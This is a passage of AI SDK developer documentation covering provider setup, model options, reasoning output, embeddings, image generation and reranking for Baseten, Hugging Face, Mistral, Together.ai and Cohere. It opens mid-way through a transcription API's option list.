[HIPAA Unsupported] Whether to prioritize the job for faster processing. Only available for human transcriber option.
-
test_mode boolean
Whether to run the job in test mode. Default is
false. -
segments_to_transcribe Array
Specific segments of the audio to transcribe.
- start number - Start time of the segment in seconds.
- end number - End time of the segment in seconds.
-
speaker_names Array
Names to assign to speakers in the transcription.
- display_name string - Display name for the speaker.
-
skip_diarization boolean
Whether to skip speaker diarization. Default is
false. -
skip_postprocessing boolean
Whether to skip post-processing steps. Only available for English and Spanish languages. Default is
false. -
skip_punctuation boolean
Whether to skip adding punctuation to the transcription. Default is
false. -
remove_disfluencies boolean
Whether to remove disfluencies (um, uh, etc.) from the transcription. Default is
false. -
remove_atmospherics boolean
Whether to remove atmospheric sounds (like
<laugh>,<affirmative>) from the transcription. Default isfalse. -
filter_profanity boolean
Whether to filter profanity from the transcription by replacing characters with asterisks except for the first and last. Default is
false. -
speaker_channels_count integer
Number of speaker channels in the audio. Only available for English, Spanish and French languages.
-
speakers_count integer
Expected number of speakers in the audio. Only available for English, Spanish and French languages.
-
diarization_type string
Type of diarization to use. Possible values: "standard" (default), "premium".
-
custom_vocabulary_id string
ID of a custom vocabulary to use for the transcription, submitted through the Custom Vocabularies API.
-
custom_vocabularies Array
Custom vocabularies to use for the transcription.
-
strict_custom_vocabulary boolean
Whether to strictly enforce custom vocabulary.
-
summarization_config object
Configuration for generating a summary of the transcription.
- model string - Model to use for summarization. Possible values: "standard" (default), "premium".
- type string - Format of the summary. Possible values: "paragraph" (default), "bullets".
- prompt string - Custom prompt for the summarization (mutually exclusive with type).
-
translation_config object
Configuration for translating the transcription.
- target_languages Array - Target languages for translation. Each item is an object with:
- language string - Language code. Possible values: "en", "en-us", "en-gb", "ar", "pt", "pt-br", "pt-pt", "fr", "fr-ca", "es", "es-es", "es-la", "it", "ja", "ko", "de", "ru".
- model string - Model to use for translation. Possible values: "standard" (default), "premium".
- target_languages Array - Target languages for translation. Each item is an object with:
-
language string
Language of the audio content, provided as an ISO 639-1 language code. Default is "en".
-
forced_alignment boolean
Whether to perform forced alignment, which provides improved accuracy for per-word timestamps. Default is
false.Currently supported languages:
- English (en, en-us, en-gb)
- French (fr)
- Italian (it)
- German (de)
- Spanish (es)
Note: This option is not available in low-cost environments.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
machine |
||||
low_cost |
||||
fusion |
title: Baseten description: Learn how to use Baseten models with the AI SDK.
Baseten Provider
Baseten is an inference platform for serving frontier, enterprise-grade opensource AI models via their API.
Setup
The Baseten provider is available via the @ai-sdk/baseten module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance baseten from @ai-sdk/baseten:
import { baseten } from '@ai-sdk/baseten';
If you need a customized setup, you can import createBaseten from @ai-sdk/baseten
and create a provider instance with your settings:
import { createBaseten } from '@ai-sdk/baseten';
const baseten = createBaseten({
apiKey: process.env.BASETEN_API_KEY ?? '',
});
You can use the following optional settings to customize the Baseten provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://inference.baseten.co/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theBASETEN_API_KEYenvironment variable. It is recommended you set the environment variable usingexportso you do not need to include the field every time. You can grab your Baseten API Key here -
modelURL string
Custom model URL for specific models (chat or embeddings). If not provided, the default Model APIs will be used.
-
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Model APIs
You can select Baseten models using a provider instance.
The first argument is the model id, e.g. 'moonshotai/Kimi-K2-Instruct-0905': The complete supported models under Model APIs can be found here.
const model = baseten('moonshotai/Kimi-K2-Instruct-0905');
Example
You can use Baseten language models to generate text with the generateText function:
import { baseten } from '@ai-sdk/baseten';
import { generateText } from 'ai';
const { text } = await generateText({
model: baseten('moonshotai/Kimi-K2-Instruct-0905'),
prompt: 'What is the meaning of life? Answer in one sentence.',
});
Baseten language models can also be used in the streamText function
(see AI SDK Core).
Dedicated Models
Baseten supports dedicated model URLs for both chat and embedding models. You have to specify a modelURL when creating the provider:
OpenAI-Compatible Endpoints (/sync/v1)
For models deployed with Baseten's OpenAI-compatible endpoints:
import { createBaseten } from '@ai-sdk/baseten';
const baseten = createBaseten({
modelURL: 'https://model-{MODEL_ID}.api.baseten.co/sync/v1',
});
// No modelId is needed because we specified modelURL
const model = baseten();
const { text } = await generateText({
model: model,
prompt: 'Say hello from a Baseten chat model!',
});
/predict Endpoints
/predict endpoints are currently NOT supported for chat models. You must use /sync/v1 endpoints for chat functionality.
Embedding Models
You can create models that call the Baseten embeddings API using the .embeddingModel() factory method. The Baseten provider uses the high-performance @basetenlabs/performance-client for optimal embedding performance.
import { createBaseten } from '@ai-sdk/baseten';
import { embed, embedMany } from 'ai';
const baseten = createBaseten({
modelURL: 'https://model-{MODEL_ID}.api.baseten.co/sync',
});
const embeddingModel = baseten.embeddingModel();
// Single embedding
const { embedding } = await embed({
model: embeddingModel,
value: 'sunny day at the beach',
});
// Batch embeddings
const { embeddings } = await embedMany({
model: embeddingModel,
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy mountain peak',
],
});
Endpoint Support for Embeddings
Supported:
/syncendpoints (Performance Client automatically adds/v1/embeddings)/sync/v1endpoints (automatically strips/v1before passing to Performance Client)
Not Supported:
/predictendpoints (not compatible with Performance Client)
Performance Features
The embedding implementation includes:
- High-performance client: Uses
@basetenlabs/performance-clientfor optimal performance - Automatic batching: Efficiently handles multiple texts in a single request
- Connection reuse: Performance Client is created once and reused for all requests
- Built-in retries: Automatic retry logic for failed requests
Error Handling
The Baseten provider includes built-in error handling for common API errors:
import { baseten } from '@ai-sdk/baseten';
import { generateText } from 'ai';
try {
const { text } = await generateText({
model: baseten('moonshotai/Kimi-K2-Instruct-0905'),
prompt: 'Hello, world!',
});
} catch (error) {
console.error('Baseten API error:', error.message);
}
Common Error Scenarios
// Embeddings require a modelURL
try {
baseten.embeddingModel();
} catch (error) {
// Error: "No model URL provided for embeddings. Please set modelURL option for embeddings."
}
// /predict endpoints are not supported for chat models
try {
const baseten = createBaseten({
modelURL:
'https://model-{MODEL_ID}.api.baseten.co/environments/production/predict',
});
baseten(); // This will throw an error
} catch (error) {
// Error: "Not supported. You must use a /sync/v1 endpoint for chat models."
}
// /sync/v1 endpoints are now supported for embeddings
const baseten = createBaseten({
modelURL:
'https://model-{MODEL_ID}.api.baseten.co/environments/production/sync/v1',
});
const embeddingModel = baseten.embeddingModel(); // This works fine!
// /predict endpoints are not supported for embeddings
try {
const baseten = createBaseten({
modelURL:
'https://model-{MODEL_ID}.api.baseten.co/environments/production/predict',
});
baseten.embeddingModel(); // This will throw an error
} catch (error) {
// Error: "Not supported. You must use a /sync or /sync/v1 endpoint for embeddings."
}
// Image models are not supported
try {
baseten.imageModel('test-model');
} catch (error) {
// Error: NoSuchModelError for imageModel
}
title: Hugging Face description: Learn how to use Hugging Face Provider.
Hugging Face Provider
The Hugging Face provider offers access to thousands of language models through Hugging Face Inference Providers, including models from Meta, DeepSeek, Qwen, and more.
API keys can be obtained from Hugging Face Settings.
Setup
The Hugging Face provider is available via the @ai-sdk/huggingface module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance huggingface from @ai-sdk/huggingface:
import { huggingface } from '@ai-sdk/huggingface';
For custom configuration, you can import createHuggingFace and create a provider instance with your settings:
import { createHuggingFace } from '@ai-sdk/huggingface';
const huggingface = createHuggingFace({
apiKey: process.env.HUGGINGFACE_API_KEY ?? '',
});
You can use the following optional settings to customize the Hugging Face provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://router.huggingface.co/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theHUGGINGFACE_API_KEYenvironment variable. You can get your API key from Hugging Face Settings. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create language models using a provider instance:
import { huggingface } from '@ai-sdk/huggingface';
import { generateText } from 'ai';
const { text } = await generateText({
model: huggingface('deepseek-ai/DeepSeek-V3-0324'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .responses() or .languageModel() factory methods:
const model = huggingface.responses('deepseek-ai/DeepSeek-V3-0324');
// or
const model = huggingface.languageModel('moonshotai/Kimi-K2-Instruct');
Hugging Face language models can be used in the streamText function
(see AI SDK Core).
You can explore the latest and trending models with their capabilities, context size, throughput and pricing on the Hugging Face Inference Models page.
Provider Options
Hugging Face language models support provider-specific options that you can pass via providerOptions.huggingface:
import { huggingface } from '@ai-sdk/huggingface';
import { generateText } from 'ai';
const { text } = await generateText({
model: huggingface('deepseek-ai/DeepSeek-R1'),
prompt: 'Explain the theory of relativity.',
providerOptions: {
huggingface: {
reasoningEffort: 'high',
instructions: 'Respond in a clear and educational manner.',
},
},
});
The following provider options are available:
-
metadata Record<string, string>
Additional metadata to include with the request.
-
instructions string
Instructions for the model. Can be used to provide additional context or guidance.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation for structured outputs. Defaults to
false. -
reasoningEffort string
Controls the reasoning effort for reasoning models like DeepSeek-R1. Higher values result in more thorough reasoning.
Reasoning Output
For reasoning models like deepseek-ai/DeepSeek-R1, you can control the reasoning effort and access the model's reasoning process in the response:
import { huggingface } from '@ai-sdk/huggingface';
import { streamText } from 'ai';
const result = streamText({
model: huggingface('deepseek-ai/DeepSeek-R1'),
prompt: 'How many r letters are in the word strawberry?',
providerOptions: {
huggingface: {
reasoningEffort: 'high',
},
},
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
console.log(`Reasoning: ${part.textDelta}`);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
For non-streaming calls with generateText, the reasoning content is available in the reasoning field of the response:
import { huggingface } from '@ai-sdk/huggingface';
import { generateText } from 'ai';
const result = await generateText({
model: huggingface('deepseek-ai/DeepSeek-R1'),
prompt: 'What is 25 * 37?',
providerOptions: {
huggingface: {
reasoningEffort: 'medium',
},
},
});
console.log('Reasoning:', result.reasoning);
console.log('Answer:', result.text);
Image Input
For vision-capable models like Qwen/Qwen2.5-VL-7B-Instruct, you can pass images as part of the message content:
import { huggingface } from '@ai-sdk/huggingface';
import { generateText } from 'ai';
import { readFileSync } from 'fs';
const result = await generateText({
model: huggingface('Qwen/Qwen2.5-VL-7B-Instruct'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe this image in detail.' },
{
type: 'image',
image: readFileSync('./image.png'),
},
],
},
],
});
You can also pass image URLs:
{
type: 'image',
image: 'https://example.com/image.png',
}
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
meta-llama/Llama-3.1-8B-Instruct |
||||
meta-llama/Llama-3.1-70B-Instruct |
||||
meta-llama/Llama-3.3-70B-Instruct |
||||
meta-llama/Llama-4-Maverick-17B-128E-Instruct |
||||
deepseek-ai/DeepSeek-V3.1 |
||||
deepseek-ai/DeepSeek-V3-0324 |
||||
deepseek-ai/DeepSeek-R1 |
||||
deepseek-ai/DeepSeek-R1-Distill-Llama-70B |
||||
Qwen/Qwen3-32B |
||||
Qwen/Qwen3-Coder-480B-A35B-Instruct |
||||
Qwen/Qwen2.5-VL-7B-Instruct |
||||
google/gemma-3-27b-it |
||||
moonshotai/Kimi-K2-Instruct |
title: Mistral AI description: Learn how to use Mistral.
Mistral AI Provider
The Mistral AI provider contains language model support for the Mistral chat API.
Setup
The Mistral provider is available in the @ai-sdk/mistral module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance mistral from @ai-sdk/mistral:
import { mistral } from '@ai-sdk/mistral';
If you need a customized setup, you can import createMistral from @ai-sdk/mistral
and create a provider instance with your settings:
import { createMistral } from '@ai-sdk/mistral';
const mistral = createMistral({
// custom settings
});
You can use the following optional settings to customize the Mistral provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.mistral.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theMISTRAL_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Mistral chat API using a provider instance.
The first argument is the model id, e.g. mistral-large-latest.
Some Mistral chat models support tool calls.
const model = mistral('mistral-large-latest');
Mistral chat models also support additional model settings that are not part of the standard call settings.
You can pass them as an options argument and utilize MistralLanguageModelOptions for typing:
import { mistral, type MistralLanguageModelOptions } from '@ai-sdk/mistral';
const model = mistral('mistral-large-latest');
await generateText({
model,
providerOptions: {
mistral: {
safePrompt: true, // optional safety prompt injection
parallelToolCalls: false, // disable parallel tool calls (one tool per response)
} satisfies MistralLanguageModelOptions,
},
});
The following optional provider options are available for Mistral models:
-
safePrompt boolean
Whether to inject a safety prompt before all conversations.
Defaults to
false. -
documentImageLimit number
Maximum number of images to process in a document.
-
documentPageLimit number
Maximum number of pages to process in a document.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation for structured outputs. Only applies when a schema is provided and only sets the
strictflag in addition to using Custom Structured Outputs, which is used by default if a schema is provided.Defaults to
false. -
structuredOutputs boolean
Whether to use structured outputs. When enabled, tool calls and object generation will be strict and follow the provided schema.
Defaults to
true. -
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. When set to false, the model will use at most one tool per response.
Defaults to
true.
Document OCR
Mistral chat models support document OCR for PDF files. You can optionally set image and page limits using the provider options.
import { mistral, type MistralLanguageModelOptions } from '@ai-sdk/mistral';
import { generateText } from 'ai';
const result = await generateText({
model: mistral('mistral-small-latest'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: new URL(
'https://github.com/vercel/ai/blob/main/examples/ai-functions/data/ai.pdf?raw=true',
),
mediaType: 'application/pdf',
},
],
},
],
// optional settings:
providerOptions: {
mistral: {
documentImageLimit: 8,
documentPageLimit: 64,
} satisfies MistralLanguageModelOptions,
},
});
Reasoning Models
Mistral offers reasoning models that provide step-by-step thinking capabilities:
- magistral-small-2507: Smaller reasoning model for efficient step-by-step thinking
- magistral-medium-2507: More powerful reasoning model balancing performance and cost
These models return structured reasoning content that the AI SDK extracts automatically. The reasoning is available via the reasoningText property in the result:
import { mistral } from '@ai-sdk/mistral';
import { generateText } from 'ai';
const result = await generateText({
model: mistral('magistral-small-2507'),
prompt: 'What is 15 * 24?',
});
console.log('REASONING:', result.reasoningText);
// Output: "Let me calculate this step by step..."
console.log('ANSWER:', result.text);
// Output: "360"
The SDK automatically parses Mistral's native reasoning format and provides separate reasoningText and text properties in the result. No middleware is needed.
Configurable Reasoning
Some Mistral models support configurable reasoning, which you can control via the reasoning parameter.
You can use the AI SDK's top-level reasoning setting to control reasoning effort:
import { mistral } from '@ai-sdk/mistral';
import { generateText } from 'ai';
const result = await generateText({
model: mistral('mistral-small-latest'),
reasoning: 'high',
prompt: 'What is 15 * 24?',
});
console.log('REASONING:', result.reasoningText);
console.log('ANSWER:', result.text);
So far, Mistral only supports 'high' and 'none' as effort levels.
Example
You can use Mistral language models to generate text with the generateText function:
import { mistral } from '@ai-sdk/mistral';
import { generateText } from 'ai';
const { text } = await generateText({
model: mistral('mistral-large-latest'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Mistral language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Structured Outputs
Mistral chat models support structured outputs using JSON Schema. You can use generateText or streamText with Output
and Zod, Valibot, or raw JSON Schema. The SDK sends your schema via Mistral's response_format: { type: 'json_schema' }.
import { mistral } from '@ai-sdk/mistral';
import { generateText, Output } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: mistral('mistral-large-latest'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.string()),
instructions: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a simple pasta recipe.',
});
console.log(JSON.stringify(result.output, null, 2));
You can enable strict JSON Schema validation using a provider option:
import { mistral, type MistralLanguageModelOptions } from '@ai-sdk/mistral';
import { generateText, Output } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: mistral('mistral-large-latest'),
providerOptions: {
mistral: {
strictJsonSchema: true,
} satisfies MistralLanguageModelOptions,
},
output: Output.object({
schema: z.object({
title: z.string(),
items: z.array(
z.object({ id: z.string(), qty: z.number().int().min(1) }),
),
}),
}),
prompt: 'Generate a small shopping list.',
});
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
pixtral-large-latest |
||||
mistral-large-latest |
||||
mistral-medium-latest |
||||
mistral-medium-2508 |
||||
mistral-medium-2505 |
||||
mistral-small-latest |
||||
magistral-small-2507 |
||||
magistral-medium-2507 |
||||
magistral-small-2506 |
||||
magistral-medium-2506 |
||||
ministral-3b-latest |
||||
ministral-8b-latest |
||||
pixtral-12b-2409 |
||||
open-mistral-7b |
||||
open-mixtral-8x7b |
||||
open-mixtral-8x22b |
Embedding Models
You can create models that call the Mistral embeddings API
using the .embedding() factory method.
const model = mistral.embedding('mistral-embed');
You can use Mistral embedding models to generate embeddings with the embed function:
import { mistral } from '@ai-sdk/mistral';
import { embed } from 'ai';
const { embedding } = await embed({
model: mistral.embedding('mistral-embed'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Default Dimensions |
|---|---|
mistral-embed |
1024 |
title: Together.ai description: Learn how to use Together.ai's models with the AI SDK.
Together.ai Provider
The Together.ai provider contains support for 200+ open-source models through the Together.ai API.
Setup
The Together.ai provider is available via the @ai-sdk/togetherai module. You can
install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance togetherai from @ai-sdk/togetherai:
import { togetherai } from '@ai-sdk/togetherai';
If you need a customized setup, you can import createTogetherAI from @ai-sdk/togetherai
and create a provider instance with your settings:
import { createTogetherAI } from '@ai-sdk/togetherai';
const togetherai = createTogetherAI({
apiKey: process.env.TOGETHER_API_KEY ?? '',
});
You can use the following optional settings to customize the Together.ai provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.together.xyz/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theTOGETHER_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create Together.ai models using a provider instance. The first argument is the model id, e.g. google/gemma-2-9b-it.
const model = togetherai('google/gemma-2-9b-it');
Reasoning Models
Together.ai exposes the thinking of deepseek-ai/DeepSeek-R1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { togetherai } from '@ai-sdk/togetherai';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: togetherai('deepseek-ai/DeepSeek-R1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use Together.ai language models to generate text with the generateText function:
import { togetherai } from '@ai-sdk/togetherai';
import { generateText } from 'ai';
const { text } = await generateText({
model: togetherai('meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Together.ai language models can also be used in the streamText function
(see AI SDK Core).
The Together.ai provider also supports completion models via (following the above example code) togetherai.completionModel() and embedding models via togetherai.embeddingModel().
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
moonshotai/Kimi-K2.5 |
||||
Qwen/Qwen3.5-397B-A17B |
||||
MiniMaxAI/MiniMax-M2.5 |
||||
zai-org/GLM-5 |
||||
deepseek-ai/DeepSeek-V3.1 |
||||
openai/gpt-oss-120b |
||||
openai/gpt-oss-20b |
||||
meta-llama/Llama-4-Maverick-17B-128E-Instruct-FP8 |
Image Models
You can create Together.ai image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { togetherai } from '@ai-sdk/togetherai';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-dev'),
prompt: 'A delighted resplendent quetzal mid flight amidst raindrops',
});
You can pass optional provider-specific request parameters using the providerOptions argument.
import {
togetherai,
type TogetherAIImageModelOptions,
} from '@ai-sdk/togetherai';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-dev'),
prompt: 'A delighted resplendent quetzal mid flight amidst raindrops',
size: '512x512',
// Optional additional provider-specific request parameters
providerOptions: {
togetherai: {
steps: 40,
} satisfies TogetherAIImageModelOptions,
},
});
The following provider options are available:
-
steps number
Number of generation steps. Higher values can improve quality.
-
guidance number
Guidance scale for image generation.
-
negative_prompt string
Negative prompt to guide what to avoid.
-
disable_safety_checker boolean
Disable the safety checker for image generation. When true, the API will not reject images flagged as potentially NSFW. Not available for Flux Schnell Free and Flux Pro models.
Image Editing
Together AI supports image editing through FLUX Kontext models. Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-kontext-pro'),
prompt: {
text: 'Turn the cat into a golden retriever dog',
images: [imageBuffer],
},
size: '1024x1024',
providerOptions: {
togetherai: {
steps: 28,
} satisfies TogetherAIImageModelOptions,
},
});
Editing with URL Reference
You can also pass image URLs directly:
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-kontext-pro'),
prompt: {
text: 'Make the background a lush rainforest',
images: ['https://example.com/photo.png'],
},
size: '1024x1024',
providerOptions: {
togetherai: {
steps: 28,
} satisfies TogetherAIImageModelOptions,
},
});
Supported Image Editing Models
| Model | Description |
|---|---|
black-forest-labs/FLUX.1-kontext-pro |
Production quality, balanced speed |
black-forest-labs/FLUX.1-kontext-max |
Maximum image fidelity |
black-forest-labs/FLUX.1-kontext-dev |
Development and experimentation |
Model Capabilities
Together.ai image models support various image dimensions that vary by model. Common sizes include 512x512, 768x768, and 1024x1024, with some models supporting up to 1792x1792. The default size is 1024x1024.
| Available Models |
|---|
stabilityai/stable-diffusion-xl-base-1.0 |
black-forest-labs/FLUX.1-dev |
black-forest-labs/FLUX.1-dev-lora |
black-forest-labs/FLUX.1-schnell |
black-forest-labs/FLUX.1-canny |
black-forest-labs/FLUX.1-depth |
black-forest-labs/FLUX.1-redux |
black-forest-labs/FLUX.1.1-pro |
black-forest-labs/FLUX.1-pro |
black-forest-labs/FLUX.1-schnell-Free |
black-forest-labs/FLUX.1-kontext-pro |
black-forest-labs/FLUX.1-kontext-max |
black-forest-labs/FLUX.1-kontext-dev |
Embedding Models
You can create Together.ai embedding models using the .embeddingModel() factory method.
For more on embedding models with the AI SDK see embed().
import { togetherai } from '@ai-sdk/togetherai';
import { embed } from 'ai';
const { embedding } = await embed({
model: togetherai.embeddingModel('togethercomputer/m2-bert-80M-2k-retrieval'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Dimensions | Max Tokens |
|---|---|---|
BAAI/bge-large-en-v1.5 |
1024 | 512 |
Alibaba-NLP/gte-modernbert-base |
768 | 8192 |
intfloat/multilingual-e5-large-instruct |
1024 | 514 |
Reranking Models
You can create Together.ai reranking models using the .reranking() factory method.
For more on reranking with the AI SDK see rerank().
import { togetherai } from '@ai-sdk/togetherai';
import { rerank } from 'ai';
const documents = [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
];
const { ranking } = await rerank({
model: togetherai.reranking('mixedbread-ai/Mxbai-Rerank-Large-V2'),
documents,
query: 'talk about rain',
topN: 2,
});
console.log(ranking);
// [
// { originalIndex: 1, score: 0.9, document: 'rainy afternoon in the city' },
// { originalIndex: 0, score: 0.3, document: 'sunny day at the beach' }
// ]
Together.ai reranking models support additional provider options for object documents. You can specify which fields to use for ranking:
import {
togetherai,
type TogetherAIRerankingModelOptions,
} from '@ai-sdk/togetherai';
import { rerank } from 'ai';
const documents = [
{
from: 'Paul Doe',
subject: 'Follow-up',
text: 'We are happy to give you a discount of 20%.',
},
{
from: 'John McGill',
subject: 'Missing Info',
text: 'Here is the pricing from Oracle: $5000/month',
},
];
const { ranking } = await rerank({
model: togetherai.reranking('mixedbread-ai/Mxbai-Rerank-Large-V2'),
documents,
query: 'Which pricing did we get from Oracle?',
providerOptions: {
togetherai: {
rankFields: ['from', 'subject', 'text'], // Specify which fields to rank by
} satisfies TogetherAIRerankingModelOptions,
},
});
The following provider options are available:
-
rankFields string[]
Array of field names to use for ranking when documents are JSON objects. If not specified, all fields are used.
Model Capabilities
| Model |
|---|
mixedbread-ai/Mxbai-Rerank-Large-V2 |
title: Cohere description: Learn how to use the Cohere provider for the AI SDK.
Cohere Provider
The Cohere provider contains language and embedding model support for the Cohere chat API.
Setup
The Cohere provider is available in the @ai-sdk/cohere module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance cohere from @ai-sdk/cohere:
import { cohere } from '@ai-sdk/cohere';
If you need a customized setup, you can import createCohere from @ai-sdk/cohere
and create a provider instance with your settings:
import { createCohere } from '@ai-sdk/cohere';
const cohere = createCohere({
// custom settings
});
You can use the following optional settings to customize the Cohere provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.cohere.com/v2. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theCOHERE_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
generateId () => string
Optional function to generate unique IDs for each request. Defaults to the SDK's built-in ID generator.
Language Models
You can create models that call the Cohere chat API using a provider instance.
The first argument is the model id, e.g. command-r-plus.
Some Cohere chat models support tool calls.
const model = cohere('command-r-plus');
Example
You can use Cohere language models to generate text with the generateText function:
import { cohere } from '@ai-sdk/cohere';
import { generateText } from 'ai';
const { text } = await generateText({
model: cohere('command-r-plus'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Cohere language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
command-a-03-2025 |
||||
command-a-reasoning-08-2025 |
||||
command-r7b-12-2024 |
||||
command-r-plus-04-2024 |
||||
command-r-plus |
||||
command-r-08-2024 |
||||
command-r-03-2024 |
||||
command-r |
||||
command |
||||
command-nightly |
||||
command-light |
||||
command-light-nightly |
Reasoning
Cohere has introduced reasoning with the command-a-reasoning-08-2025 model. You can learn more at https://docs.cohere.com/docs/reasoning.
import { cohere, type CohereLanguageModelOptions } from '@ai-sdk/cohere';
import { generateText } from 'ai';
async function main() {
const { text, reasoning } = await generateText({
model: cohere('command-a-reasoning-08-2025'),
prompt:
"Alice has 3 brothers and she also has 2 sisters. How many sisters does Alice's brother have?",
// optional: reasoning options
providerOptions: {
cohere: {
thinking: {
type: 'enabled',
tokenBudget: 100,
},
} satisfies CohereLanguageModelOptions,
},
});
console.log(reasoning);
console.log(text);
}
main().catch(console.error);
Embedding Models
You can create models that call the Cohere embed API
using the .embedding() factory method.
const model = cohere.embedding('embed-english-v3.0');
You can use Cohere embedding models to generate embeddings with the embed function:
import { cohere, type CohereEmbeddingModelOptions } from '@ai-sdk/cohere';
import { embed } from 'ai';
const { embedding } = await embed({
model: cohere.embedding('embed-english-v3.0'),
value: 'sunny day at the beach',
providerOptions: {
cohere: {
inputType: 'search_document',
} satisfies CohereEmbeddingModelOptions,
},
});
Cohere embedding models support additional provider options that can be passed via providerOptions.cohere:
import { cohere, type CohereEmbeddingModelOptions } from '@ai-sdk/cohere';
import { embed } from 'ai';
const { embedding } = await embed({
model: cohere.embedding('embed-english-v3.0'),
value: 'sunny day at the beach',
providerOptions: {
cohere: {
inputType: 'search_document',
truncate: 'END',
} satisfies CohereEmbeddingModelOptions,
},
});
The following provider options are available:
-
inputType 'search_document' | 'search_query' | 'classification' | 'clustering'
Specifies the type of input passed to the model. Default is
search_query.search_document: Used for embeddings stored in a vector database for search use-cases.search_query: Used for embeddings of search queries run against a vector DB to find relevant documents.classification: Used for embeddings passed through a text classifier.clustering: Used for embeddings run through a clustering algorithm.
-
truncate 'NONE' | 'START' | 'END'
Specifies how the API will handle inputs longer than the maximum token length. Default is
END.NONE: If selected, when the input exceeds the maximum input token length will return an error.START: Will discard the start of the input until the remaining input is exactly the maximum input token length for the model.END: Will discard the end of the input until the remaining input is exactly the maximum input token length for the model.
Model Capabilities
| Model | Embedding Dimensions |
|---|---|
embed-english-v3.0 |
1024 |
embed-multilingual-v3.0 |
1024 |
embed-english-light-v3.0 |
384 |
embed-multilingual-light-v3.0 |
384 |
embed-english-v2.0 |
4096 |
embed-english-light-v2.0 |
1024 |
embed-multilingual-v2.0 |
768 |
Reranking Models
You can create models that call the Cohere rerank API
using the .reranking() factory method.
const model = cohere.reranking('rerank-v3.5');
You can use Cohere reranking models to rerank documents with the rerank function:
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const documents = [
